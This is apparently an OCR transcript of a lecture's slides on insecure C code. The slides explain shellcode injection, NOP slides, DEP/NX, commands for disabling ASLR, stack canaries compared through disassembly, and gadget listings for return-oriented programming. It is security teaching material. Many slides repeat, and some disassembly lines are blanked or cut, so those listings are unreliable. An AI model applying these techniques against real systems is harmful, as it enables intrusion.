This is our **shell code**, and we can now do **code injection** by letting our exploit poke this into memory and use for example arc injection to jump to the first instruction. If you craft the exploit carefully, you might manage to restore the stack and return correctly back to the original return adress as if nothing has happened.

We are of course not limited to only push data on the stack, let's try to put some executable code on the stack.

Let a compiler generate the values to write on the stack.

```
void hello(void)
{
    char str[] = "David rocks!";
    puts(str);
}
```

```
00000000 <hello>:
   0:    55                      push   ebp
   1:    89 e5                   mov    ebp,esp
   3:    83 ec 28                sub    esp,0x28
   6:    c7 45 eb 44 61 76 69    mov    DWORD PTR [ebp-0x15],0x69766144
   d:    c7 45 ef 64 20 72 6f    mov    DWORD PTR [ebp-0x11],0x6f722064
  14:    c7 45 f3 63 6b 73 21    mov    DWORD PTR [ebp-0xd],0x21736b63
  1b:    c6 45 f7 00             mov    BYTE PTR [ebp-0x9],0x0
  1f:    8d 45 eb                lea    eax,[ebp-0x15]
  22:    89 04 24                mov    DWORD PTR [esp],eax
  25:    e8 fc ff ff ff          call   26 <hello+0x26>
  2a:    c9                      leave
  2b:    c3                      ret
```

This is our **shell code**, and we can now do **code injection** by letting our exploit poke this into memory and use for example arc injection to jump to the first instruction. If you craft the exploit carefully, you might manage to restore the stack and return correctly back to the original return adress as if nothing has happened.

Expert tip: it might be difficult to calculate exactly the address of your code, so often you will start your shell code with a long string of NOP's or similar to make it easier to start executing your code. This is often called a **NOP slide**.

Cool! Can you demonstrate how to do code injection?

Cool! Can you demonstrate how to do code injection?

It used to be easy to do this, back in the old days. Recent versions of all major operating systems have implemented some kind of protection mechanisms to prevent data to be executed as code. **Data Execution Protection (DEP)**. This is sometimes implemented as a **W^X** strategy (Writable xor eXecutable), where blocks of memory are marked as either writable or executable but never simultaneously. For a long time there has also been hardware support for this (often called the **NX bit**), and some operating systems refuses to be installed on machines that does not have hardware protection against running data as code.

Cool! Can you demonstrate how to do code injection?

It used to be easy to do this, back in the old days. Recent versions of all major operating systems have implemented some kind of protection mechanisms to prevent data to be executed as code. **Data Execution Protection (DEP)**. This is sometimes implemented as a **W^X** strategy (Writable xor eXecutable), where blocks of memory are marked as either writable or executable but never simultaneously. For a long time there has also been hardware support for this (often called the **NX bit**), and some operating systems refuses to be installed on machines that does not have hardware protection against running data as code.

But what about the other stuff you have demonstrated. Is there no protection against that?

Cool! Can you demonstrate how to do code injection?

It used to be easy to do this, back in the old days. Recent versions of all major operating systems have implemented some kind of protection mechanisms to prevent data to be executed as code. **Data Execution Protection (DEP)**. This is sometimes implemented as a **W^X** strategy (Writable xor eXecutable), where blocks of memory are marked as either writable or executable but never simultaneously. For a long time there has also been hardware support for this (often called the **NX bit**), and some operating systems refuses to be installed on machines that does not have hardware protection against running data as code.

But what about the other stuff you have demonstrated. Is there no protection against that?

Yes, there are plenty, but most of them are easy to turn off. (Remember this is a talk about how to write insecure code... so we don't deny ourself the opportunity to make things easy for ourself)

One mechanism that makes it difficult to do arc injection or return to lib-c is **ASLR (address space layout randomization)**. When ASLR is enabled key data areas gets a "hard to guess" positions when the program is being loaded and executed. For ASLR to work properly your code must also compile as **position independent code** (-fpic , -fpie)

One mechanism that makes it difficult to do arc injection or return to lib-c is **ASLR (address space layout randomization)**. When ASLR is enabled key data areas gets a "hard to guess" positions when the program is being loaded and executed. For ASLR to work properly your code must also compile as **position independent code** (-fpic , -fpie)

```
void foo(void)
{
    puts("David rocks!");
}

int main(void)
{
    char * str = "David rocks!";
    printf("%p\n", foo);
    printf("%p\n", str);
    printf("%p\n", system);
}
```

One mechanism that makes it difficult to do arc injection or return to lib-c is **ASLR (address space layout randomization)**. When ASLR is enabled key data areas gets a "hard to guess" positions when the program is being loaded and executed. For ASLR to work properly your code must also compile as **position independent code** (-fpic , -fpie)

```
void foo(void)
{
    puts("David rocks!");
}

int main(void)
{
    char * str = "David rocks!";
    printf("%p\n", foo);
    printf("%p\n", str);
    printf("%p\n", system);
}
```

ASLR disabled

```
$ ./a.out
0x804844d
0x8048540
0x8048320
$ ./a.out
0x804844d
0x8048540
0x8048320
$ ./a.out
0x804844d
0x8048540
0x8048320
$
```

One mechanism that makes it difficult to do arc injection or return to lib-c is **ASLR (address space layout randomization)**. When ASLR is enabled key data areas gets a "hard to guess" positions when the program is being loaded and executed. For ASLR to work properly your code must also compile as **position independent code** (-fpic , -fpie)

```
void foo(void)
{
    puts("David rocks!");
}

int main(void)
{
    char * str = "David rocks!";
    printf("%p\n", foo);
    printf("%p\n", str);
    printf("%p\n", system);
}
```

ASLR disabled

```
$ ./a.out
0x804844d
0x8048540
0x8048320
$ ./a.out
0x804844d
0x8048540
0x8048320
$ ./a.out
0x804844d
0x8048540
0x8048320
$
```

ASLR enabled

```
$ ./a.out
0xb77cf64b
0xb77cf770
0xb764af50
$ ./a.out
0xb777264b
0xb7772770
0xb75edf50
$ ./a.out
0xb772b64b
0xb772b770
0xb75a6f50
$
```

One mechanism that makes it difficult to do arc injection or return to lib-c is **ASLR (address space layout randomization)**. When ASLR is enabled key data areas gets a "hard to guess" positions when the program is being loaded and executed. For ASLR to work properly your code must also compile as **position independent code** (-fpic , -fpie)

```
void foo(void)
{
    puts("David rocks!");
}

int main(void)
{
    char * str = "David rocks!";
    printf("%p\n", foo);
    printf("%p\n", str);
    printf("%p\n", system);
}
```

ASLR disabled

```
$ ./a.out
0x804844d
0x8048540
0x8048320
$ ./a.out
0x804844d
0x8048540
0x8048320
$ ./a.out
0x804844d
0x8048540
0x8048320
$
```

ASLR enabled

```
$ ./a.out
0xb77cf64b
0xb77cf770
0xb764af50
$ ./a.out
0xb777264b
0xb7772770
0xb75edf50
$ ./a.out
0xb772b64b
0xb772b770
0xb75a6f50
$
```

On my machine there are many ways to disable/enable ASLR.

One mechanism that makes it difficult to do arc injection or return to lib-c is **ASLR (address space layout randomization)**. When ASLR is enabled key data areas gets a "hard to guess" positions when the program is being loaded and executed. For ASLR to work properly your code must also compile as **position independent code** (-fpic , -fpie)

```
void foo(void)
{
    puts("David rocks!");
}

int main(void)
{
    char * str = "David rocks!";
    printf("%p\n", foo);
    printf("%p\n", str);
    printf("%p\n", system);
}
```

ASLR disabled

```
$ ./a.out
0x804844d
0x8048540
0x8048320
$ ./a.out
0x804844d
0x8048540
0x8048320
$ ./a.out
0x804844d
0x8048540
0x8048320
$
```

ASLR enabled

```
$ ./a.out
0xb77cf64b
0xb77cf770
0xb764af50
$ ./a.out
0xb777264b
0xb7772770
0xb75edf50
$ ./a.out
0xb772b64b
0xb772b770
0xb75a6f50
$
```

On my machine there are many ways to disable/enable ASLR.

- Disable / enbable ASLR with "`echo` *value* `> /proc/sys/kernel/randomize_va_space`"
- Change set "`kernel.randomize_va_space =` *value*" in /etc/sysctl.conf
- Boot linux with the `norandmaps` parameter

Many compliers can create extra code to check for buffer overflow. Here is an example.

Many compliers can create extra code to check for buffer overflow. Here is an example.

compiled with -fno-stack-protector

```
080484c8   <authenticate_and_launch>:
 80484c8   push   ebp
 80484c9   mov    ebp,esp
 80484cb   sub    esp,0x28



 80484ce   mov    DWORD PTR [ebp-0x10],0x2
 80484d5   mov    BYTE PTR [ebp-0x9],0x0
 80484d9   mov    DWORD PTR [esp],0x8048617
 80484e0   call   8048360 <printf@plt>
 80484e5   lea    eax,[ebp-0x18]
 80484e8   mov    DWORD PTR [esp],eax
 80484eb   call   8048370 <gets@plt>
 80484f0   mov    DWORD PTR [esp+0x4],0x8048620
 80484f8   lea    eax,[ebp-0x18]
 80484fb   mov    DWORD PTR [esp],eax
 80484fe   call   8048350 <strcmp@plt>
 8048503   test   eax,eax
 8048505   jne    804850b <authenticate_and_launch+0x43>
 8048507   mov    BYTE PTR [ebp-0x9],0x1
 804850b   cmp    BYTE PTR [ebp-0x9],0x0
 804850f   je     8048528 <authenticate_and_launch+0x60>
 8048511   mov    DWORD PTR [esp],0x8048627
 8048518   call   8048380 <puts@plt>
 804851d   mov    eax,DWORD PTR [ebp-0x10]
 8048520   mov    DWORD PTR [esp],eax
 8048523   call   80484ad <launch_missiles>
 8048528   movzx  eax,BYTE PTR [ebp-0x9]
 804852c   xor    eax,0x1
 804852f   test   al,al
 8048531   je     804853f <authenticate_and_launch+0x77>
 8048533   mov    DWORD PTR [esp],0x8048636
 804853a   call   8048380 <puts@plt>




 804853f   leave
 8048540   ret
```

compiled with -fstack-protector

```
08048518   <authenticate_and_launch>:
 8048518   push   ebp
 8048519   mov    ebp,esp
 804851b   sub    esp,0x38
 804851e   mov    eax,gs:0x14
 8048524   mov    DWORD PTR [ebp-0xc],eax
 8048527   xor    eax,eax
 8048529   mov    DWORD PTR [ebp-0x18],0x2
 8048530   mov    BYTE PTR [ebp-0x19],0x0
 8048534   mov    DWORD PTR [esp],0x8048687
 804853b   call   80483a0 <printf@plt>
 8048540   lea    eax,[ebp-0x14]
 8048543   mov    DWORD PTR [esp],eax
 8048546   call   80483b0 <gets@plt>
 804854b   mov    DWORD PTR [esp+0x4],0x8048690
 8048553   lea    eax,[ebp-0x14]
 8048556   mov    DWORD PTR [esp],eax
 8048559   call   8048390 <strcmp@plt>
 804855e   test   eax,eax
 8048560   jne    8048566 <authenticate_and_launch+0x4e>
 8048562   mov    BYTE PTR [ebp-0x19],0x1
 8048566   cmp    BYTE PTR [ebp-0x19],0x0
 804856a   je     8048583 <authenticate_and_launch+0x6b>
 804856c   mov    DWORD PTR [esp],0x8048697
 8048573   call   80483d0 <puts@plt>
 8048578   mov    eax,DWORD PTR [ebp-0x18]
 804857b   mov    DWORD PTR [esp],eax
 804857e   call   80484fd <launch_missiles>
 8048583   movzx  eax,BYTE PTR [ebp-0x19]
 8048587   xor    eax,0x1
 804858a   test   al,al
 804858c   je     804859a <authenticate_and_launch+0x82>
 804858e   mov    DWORD PTR [esp],0x80486a6
 8048595   call   80483d0 <puts@plt>
 804859a   mov    eax,DWORD PTR [ebp-0xc]
 804859d   xor    eax,DWORD PTR gs:0x14
 80485a4   je     80485ab <authenticate_and_launch+0x93>
 80485a6   call   80483c0 <__stack_chk_fail@plt>
 80485ab   leave
 80485ac   ret
```

Many compliers can create extra code to check for buffer overflow. Here is an example.

compiled with -fno-stack-protector

```
080484c8   <authenticate_and_launch>:
 80484c8   push   ebp
 80484c9   mov    ebp,esp
 80484cb   sub    esp,0x28




 80484ce   mov    DWORD PTR [ebp-0x10],0x2
 80484d5   mov    BYTE PTR [ebp-0x9],0x0
 80484d9   mov    DWORD PTR [esp],0x8048617
 80484e0   call   8048360 <printf@plt>
 80484e5   lea    eax,[ebp-0x18]
 80484e8   mov    DWORD PTR [esp],eax
 80484eb
 80484f0
 80484f8
 80484fb
 80484fe
 8048503   test   eax,eax
 8048505   jne    804850b <authenticate_and_launch+0x43>
 8048507   mov    BYTE PTR [ebp-0x9],0x1
 804850b   cmp    BYTE PTR [ebp-0x9],0x0
 804850f   je     8048528 <authenticate_and_launch+0x60>
 8048511   mov    DWORD PTR [esp],0x8048627
 8048518   call   8048380 <puts@plt>
 804851d   mov    eax,DWORD PTR [ebp-0x10]
 8048520   mov    DWORD PTR [esp],eax
 8048523   call   80484ad <launch_missiles>
 8048528   movzx  eax,BYTE PTR [ebp-0x9]
 804852c   xor    eax,0x1
 804852f   test   al,al
 8048531   je     804853f <authenticate_and_launch+0x77>
 8048533   mov    DWORD PTR [esp],0x8048636
 804853a   call   8048380 <puts@plt>




 804853f   leave
 8048540   ret
```

compiled with -fstack-protector

```
08048518   <authenticate_and_launch>:
 8048518   push   ebp
 8048519   mov    ebp,esp
 804851b   sub    esp,0x38
 804851e   mov    eax,gs:0x14
 8048524   mov    DWORD PTR [ebp-0xc],eax
 8048527   xor    eax,eax
 8048529   mov    DWORD PTR [ebp-0x18],0x2
 8048530   mov    BYTE PTR [ebp-0x19],0x0
 8048534   mov    DWORD PTR [esp],0x8048687
 804853b   call   80483a0 <printf@plt>
 8048540   lea    eax,[ebp-0x14]
 8048543   mov    DWORD PTR [esp],eax
                                          <__strcmp@plt>
 804855e   test   eax,eax
 8048560   jne    8048566 <authenticate_and_launch+0x4e>
 8048562   mov    BYTE PTR [ebp-0x19],0x1
 8048566   cmp    BYTE PTR [ebp-0x19],0x0
 804856a   je     8048583 <authenticate_and_launch+0x6b>
 804856c   mov    DWORD PTR [esp],0x8048697
 8048573   call   80483d0 <puts@plt>
 8048578   mov    eax,DWORD PTR [ebp-0x18]
 804857b   mov    DWORD PTR [esp],eax
 804857e   call   80484fd <launch_missiles>
 8048583   movzx  eax,BYTE PTR [ebp-0x19]
 8048587   xor    eax,0x1
 804858a   test   al,al
 804858c   je     804859a <authenticate_and_launch+0x82>
 804858e   mov    DWORD PTR [esp],0x80486a6
 8048595   call   80483d0 <puts@plt>
 804859a   mov    eax,DWORD PTR [ebp-0xc]
 804859d   xor    eax,DWORD PTR gs:0x14
 80485a4   je     80485ab <authenticate_and_launch+0x93>
 80485a6   call   80483c0 <__stack_chk_fail@plt>
 80485ab   leave
 80485ac   ret
```

A "magic" value is put on stack in the preamble for the function. This magic value is then checked again before the function returns to the caller. This sometimes called a **stack canary**.

Many compliers can create extra code to check for buffer overflow. Here is an example.

compiled with -fno-stack-protector

```
080484c8   <authenticate_and_launch>:
 80484c8   push   ebp
 80484c9   mov    ebp,esp
 80484cb   sub    esp,0x28



 80484ce   mov    DWORD PTR [ebp-0x10],0x2
 80484d5   mov    BYTE PTR [ebp-0x9],0x0
 80484d9   mov    DWORD PTR [esp],0x8048617
 80484e0   call   8048360 <printf@plt>
 80484e5   lea    eax,[ebp-0x18]
 80484e8   mov    DWORD PTR [esp],eax
 80484eb   call   8048370 <gets@plt>
 80484f0   mov    DWORD PTR [esp+0x4],0x8048620
 80484f8   lea    eax,[ebp-0x18]
 80484fb   mov    DWORD PTR [esp],eax
 80484fe   call   8048350 <strcmp@plt>
 8048503   test   eax,eax
 8048505   jne    804850b <authenticate_and_launch+0x43>
 8048507   mov    BYTE PTR [ebp-0x9],0x1
 804850b   cmp    BYTE PTR [ebp-0x9],0x0
 804850f   je     8048528 <authenticate_and_launch+0x60>
 8048511   mov    DWORD PTR [esp],0x8048627
 8048518   call   8048380 <puts@plt>
 804851d   mov    eax,DWORD PTR [ebp-0x10]
 8048520   mov    DWORD PTR [esp],eax
 8048523   call   80484ad <launch_missiles>
 8048528   movzx  eax,BYTE PTR [ebp-0x9]
 804852c   xor    eax,0x1
 804852f   test   al,al
 8048531   je     804853f <authenticate_and_launch+0x77>
 8048533   mov    DWORD PTR [esp],0x8048636
 804853a   call   8048380 <puts@plt>




 804853f   leave
 8048540   ret
```

compiled with -fstack-protector

```
08048518   <authenticate_and_launch>:
 8048518   push   ebp
 8048519   mov    ebp,esp
 804851b   sub    esp,0x38
 804851e   mov    eax,gs:0x14
 8048524   mov    DWORD PTR [ebp-0xc],eax
 8048527   xor    eax,eax
 8048529   mov    DWORD PTR [ebp-0x18],0x2
 8048530   mov    BYTE PTR [ebp-0x19],0x0
 8048534   mov    DWORD PTR [esp],0x8048687
 804853b   call   80483a0 <printf@plt>
 8048540   lea    eax,[ebp-0x14]
 8048543   mov    DWORD PTR [esp],eax
 8048546   call   80483b0 <gets@plt>
 804854b   mov    DWORD PTR [esp+0x4],0x8048690
 8048553   lea    eax,[ebp-0x14]
 8048556   mov    DWORD PTR [esp],eax
 8048559   call   8048390 <strcmp@plt>
 804855e   test   eax,eax
 8048560   jne    8048566 <authenticate_and_launch+0x4e>
 8048562   mov    BYTE PTR [ebp-0x19],0x1
 8048566   cmp    BYTE PTR [ebp-0x19],0x0
 804856a   je     8048583 <authenticate_and_launch+0x6b>
 804856c   mov    DWORD PTR [esp],0x8048697
 8048573   call   80483d0 <puts@plt>
 8048578   mov    eax,DWORD PTR [ebp-0x18]
 804857b   mov    DWORD PTR [esp],eax
 804857e   call   80484fd <launch_missiles>
 8048583   movzx  eax,BYTE PTR [ebp-0x19]
 8048587   xor    eax,0x1
 804858a   test   al,al
 804858c   je     804859a <authenticate_and_launch+0x82>
 804858e   mov    DWORD PTR [esp],0x80486a6
 8048595   call   80483d0 <puts@plt>
 804859a   mov    eax,DWORD PTR [ebp-0xc]
 804859d   xor    eax,DWORD PTR gs:0x14
 80485a4   je     80485ab <authenticate_and_launch+0x93>
 80485a6   call   80483c0 <__stack_chk_fail@plt>
 80485ab   leave
 80485ac   ret
```

Many compliers can create extra code to check for buffer overflow. Here is an example.

compiled with -fno-stack-protector

```
080484c8   <authenticate_and_launch>:
 80484c8   push   ebp
 80484c9   mov    ebp,esp
 80484cb   sub    esp,0x28



 80484ce   mov    DWORD PTR [ebp-0x10],0x2
 80484d5   mov    BYTE PTR [ebp-0x9],0x0
 80484d9   mov    DWORD PTR [esp],0x8048617
 80484e0   call   8048360 <printf@plt>
 80484e5   lea    eax,[ebp-0x18]
 80484e8   mov    DWORD PTR [esp],eax
 80484eb   call   8048370 <gets@plt>
 80484f0   mov    DWORD PTR [esp+0x4],0x8048620
 80484f8   lea    eax,[ebp-0x18]
 80484fb   mov    DWORD PTR [esp],eax
 80484fe   call   8048350 <strcmp@plt>
 8048503   test   eax,eax
 8048505   jne    804850b <authenticate_and_launch+0x43>
 8048507   mov    BYTE PTR [ebp-0x9],0x1
 804850b   cmp    BYTE PTR [ebp-0x9],0x0
 804850f   je     8048528 <authenticate_and_launch+0x60>
 8048511   mov    DWORD PTR [esp],0x8048627
 8048518   call   8048380 <puts@plt>
 804851d   mov    eax,DWORD PTR [ebp-0x10]
 8048520   mov    DWORD PTR [esp],eax
 8048523   call   80484ad <launch_missiles>
 8048528
 804852c
 804852f
 8048531
 8048533
 804853a   call   8048380 <puts@plt>




 804853f   leave
 8048540   ret
```

compiled with -fstack-protector


```
08048518   <authenticate_and_launch>:
 8048518   push   ebp
 8048519   mov    ebp,esp
 804851b   sub    esp,0x38
 804851e   mov    eax,gs:0x14
 8048524   mov    DWORD PTR [ebp-0xc],eax
 8048527   xor    eax,eax
 8048529   mov    DWORD PTR [ebp-0x18],0x2
 8048530   mov    BYTE PTR [ebp-0x19],0x0
 8048534   mov    DWORD PTR [esp],0x8048687
 804853b   call   80483a0 <printf@plt>
 8048540   lea    eax,[ebp-0x14]
 8048543   mov    DWORD PTR [esp],eax
 8048546   call   80483b0 <gets@plt>
 804854b   mov    DWORD PTR [esp+0x4],0x8048690
 8048553   lea    eax,[ebp-0x14]
 8048556   mov    DWORD PTR [esp],eax
 8048559   call   8048390 <strcmp@plt>
 804855e   test   eax,eax
 8048560   jne    8048566 <authenticate_and_launch+0x4e>
 8048562   mov    BYTE PTR [ebp-0x19],0x1
 8048566   cmp    BYTE PTR [ebp-0x19],0x0
 804856a   je     8048583 <authenticate_and_launch+0x6b>
 804856c   mov    DWORD PTR [esp],0x8048697
 8048573   call   80483d0 <puts@plt>
 8048578   mov    eax,DWORD PTR [ebp-0x18]
 804857b   mov    DWORD PTR [esp],eax
 804857e   call   80484fd <launch_missiles>
 8048595   call   80483d0 <puts@plt>
 804859a   mov    eax,DWORD PTR [ebp-0xc]
 804859d   xor    eax,DWORD PTR gs:0x14
 80485a4   je     80485ab <authenticate_and_launch+0x93>
 80485a6   call   80483c0 <__stack_chk_fail@plt>
 80485ab   leave
 80485ac   ret
```

Notice also that the variables have been rearranged in memory so that it is more difficult to overwrite them through a stack overflow in the `response` buffer.

Many compliers can create extra code to check for buffer overflow. Here is an example.

compiled with -fno-stack-protector


```
080484c8   <authenticate_and_launch>:
 80484c8   push   ebp
 80484c9   mov    ebp,esp
 80484cb   sub    esp,0x28



 80484ce   mov    DWORD PTR [ebp-0x10],0x2
 80484d5   mov    BYTE PTR [ebp-0x9],0x0
 80484d9   mov    DWORD PTR [esp],0x8048617
 80484e0   call   8048360 <printf@plt>
 80484e5   lea    eax,[ebp-0x18]
 80484e8   mov    DWORD PTR [esp],eax
 80484eb   call   8048370 <gets@plt>
```




```
8048523   call   80484ad <launch_missiles>
8048528
804852d
8048531
8048533
804853a   call   8048380 <puts@plt>



804853f   leave
8048540   ret
```

compiled with -fstack-protector

```
08048518   <authenticate_and_launch>:
 8048518   push   ebp
 8048519   mov    ebp,esp
 804851b   sub    esp,0x38
 804851e   mov    eax,gs:0x14
 8048524   mov    DWORD PTR [ebp-0xc],eax
 8048527   xor    eax,eax
 8048529   mov    DWORD PTR [ebp-0x18],0x2
 8048530   mov    BYTE PTR [ebp-0x19],0x0
 8048534   mov    DWORD PTR [esp],0x8048687
 804853b   call   80483a0 <printf@plt>
 8048540   lea    eax,[ebp-0x14]
 8048543   mov    DWORD PTR [esp],eax
 8048546   call   80483b0 <gets@plt>
```




```
804857e   call   80484fd <launch_missiles>

8048595   call   80483d0 <puts@plt>
804859a   mov    eax,DWORD PTR [ebp-0xc]
804859d   xor    eax,DWORD PTR gs:0x14
80485a4   je     80485ab <authenticate_and_launch+0x93>
80485a6   call   80483c0 <__stack_chk_fail@plt>
80485ab   leave
80485ac   ret
```

Notice also that the variables have been rearranged in memory so that it is more difficult to overwrite them through a stack overflow in the `response` buffer.

PAE/NX, Stack Protectors, ASLR and similar techniques certainly make it more difficult to hack into a system, but there is a very powerful exploit technique called **Return-oriented Programming** that is able to buypass basically every defence...

```
$ od -An -x ./launch
...
0006 0000 0018 0000 0004 0000 0014 0000
0003 0000 4e47 0055 245b fe3c 81c6 d16a
0cca b71a 27d0 7b1f b5ab 697f 0002 0000
04a0 ff08 c9d2 89c3 8df6 27bc 0000 0000
...
3d80 a030 0804 7500 5513 e589 ec83 e808
ff7c ffff 05c6 a030 0804 c901 c3f3 9066
10a1 049f 8508 74c0 b81f 0000 0000 c085
1674 8955 83e5 18ec 04c7 1024 049f ff08
c9d0 79e9 ffff 90ff 73e9 ffff 55ff e589
ec83 8b18 0845 4489 0424 04c7 7024 0486
...
e808 fe8a ffff c3c9 8955 83e5 38ec a165
0014 0000 4589 31f4 c7c0 e845 0002 0000
45c6 00e7 04c7 8724 0486 e808 fe60 ffff
458d 89ec 2404 65e8 fffe c7ff 2444 9004
...
0486 8d08 ec45 0489 e824 fe32 ffff c085
0475 45c6 01e7 7d80 00e7 1774 04c7 9724
0486 e808 fe58 ffff 458b 89e8 2404 7ae8
...
```

PAE/NX, Stack Protectors, ASLR and similar techniques certainly make it more difficult to hack into a system, but there is a very powerful exploit technique called **Return-oriented Programming** that is able to buypass basically every defence...

```
$ od -An -x ./launch
...
0006 0000 0018 0000 0004 0000 0014 0000
0003 0000 4e47 0055 245b fe3c 81c6 d16a
0cca b71a 27d0 7b1f b5ab 697f 0002 0000
04a0 ff08 c9d2 89c3 8df6 27bc 0000 0000
...
3d80 a030 0804 7500 5513 e589 ec83 e808
ff7c ffff 05c6 a030 0804 c901 c3f3 9066
10a1 049f 8508 74c0 b81f 0000 0000 c085
1674 8955 83e5 18ec 04c7 1024 049f ff08
c9d0 79e9 ffff 90ff 73e9 ffff 55ff e589
ec83 8b18 0845 4489 0424 04c7 7024 0486
...
e808 fe8a ffff c3c9 8955 83e5 38ec a165
0014 0000 4589 31f4 c7c0 e845 0002 0000
45c6 00e7 04c7 8724 0486 e808 fe60 ffff
458d 89ec 2404 65e8 fffe c7ff 2444 9004
...
0486 8d08 ec45 0489 e824 fe32 ffff c085
0475 45c6 01e7 7d80 00e7 1774 04c7 9724
0486 e808 fe58 ffff 458b 89e8 2404 7ae8
...
```

PAE/NX, Stack Protectors, ASLR and similar techniques certainly make it more difficult to hack into a system, but there is a very powerful exploit technique called **Return-oriented Programming** that is able to buypass basically every defence...

```
$ python ROPgadget.py --binary ./launch --depth 4
...
0x080487eb : adc al, 0x41 ; ret
0x08048464 : add al, 8 ; call eax
0x080484a1 : add al, 8 ; call edx
0x08048466 : call eax
0x080484a3 : call edx
0x08048485 : clc ; jne 0x804848c ; ret
0x08048515 : dec ecx ; ret
0x080487ec : inc ecx ; ret
0x0804844d : ja 0x8048452 ; ret
0x08048486 : jne 0x804848b ; ret
0x080484ec : lahf ; add al, 8 ; call eax
0x08048468 : leave ; ret
0x08048377 : les ecx, ptr [eax] ; pop ebx ; ret
0x08048430 : mov ebx, dword ptr [esp] ; ret
0x0804863f : pop ebp ; ret
0x08048379 : pop ebx ; ret
0x0804863e : pop edi ; pop ebp ; ret
0x0804863d : pop esi ; pop edi ; pop ebp ; ret
0x080487ea : push cs ; adc al, 0x41 ; ret
0x0804844c : push es ; ja 0x8048453 ; ret
...
```

```
$ od -An -x ./launch
...
0006 0000 0018 0000 0004 0000 0014 0000
0003 0000 4e47 0055 245b fe3c 81c6 d16a
0cca b71a 27d0 7b1f b5ab 697f 0002 0000
04a0 ff08 c9d2 89c3 8df6 27bc 0000 0000
...
3d80 a030 0804 7500 5513 e589 ec83 e808
ff7c ffff 05c6 a030 0804 c901 c3f3 9066
10a1 049f 8508 74c0 b81f 0000 0000 c085
1674 8955 83e5 18ec 04c7 1024 049f ff08
c9d0 79e9 ffff 90ff 73e9 ffff 55ff e589
ec83 8b18 0845 4489 0424 04c7 7024 0486
...
e808 fe8a ffff c3c9 8955 83e5 38ec a165
0014 0000 4589 31f4 c7c0 e845 0002 0000
45c6 00e7 04c7 8724 0486 e808 fe60 ffff
458d 89ec 2404 65e8 fffe c7ff 2444 9004
...
0486 8d08 ec45 0489 e824 fe32 ffff c085
0475 45c6 01e7 7d80 00e7 1774 04c7 9724
0486 e808 fe58 ffff 458b 89e8 2404 7ae8
...
```

PAE/NX, Stack Protectors, ASLR and similar techniques certainly make it more difficult to hack into a system, but there is a very powerful exploit technique called **Return-oriented Programming** that is able to buypass basically every defence...

```
$ python ROPgadget.py --binary ./launch --depth 4
...
0x080487eb : adc al, 0x41 ; ret
0x08048464 : add al, 8 ; call eax
0x080484a1 : add al, 8 ; call edx
0x08048466 : call eax
0x080484a3 : call edx
0x08048485 : clc ; jne 0x804848c ; ret
0x08048515 : dec ecx ; ret
0x080487ec : inc ecx ; ret
0x0804844d : ja 0x8048452 ; ret
0x08048486 : jne 0x804848b ; ret
0x080484ec : lahf ; add al, 8 ; call eax
0x08048468 : leave ; ret
0x08048377 : les ecx, ptr [eax] ; pop ebx ; ret
0x08048430 : mov ebx, dword ptr [esp] ; ret
0x0804863f : pop ebp ; ret
0x08048379 : pop ebx ; ret
0x0804863e : pop edi ; pop ebp ; ret
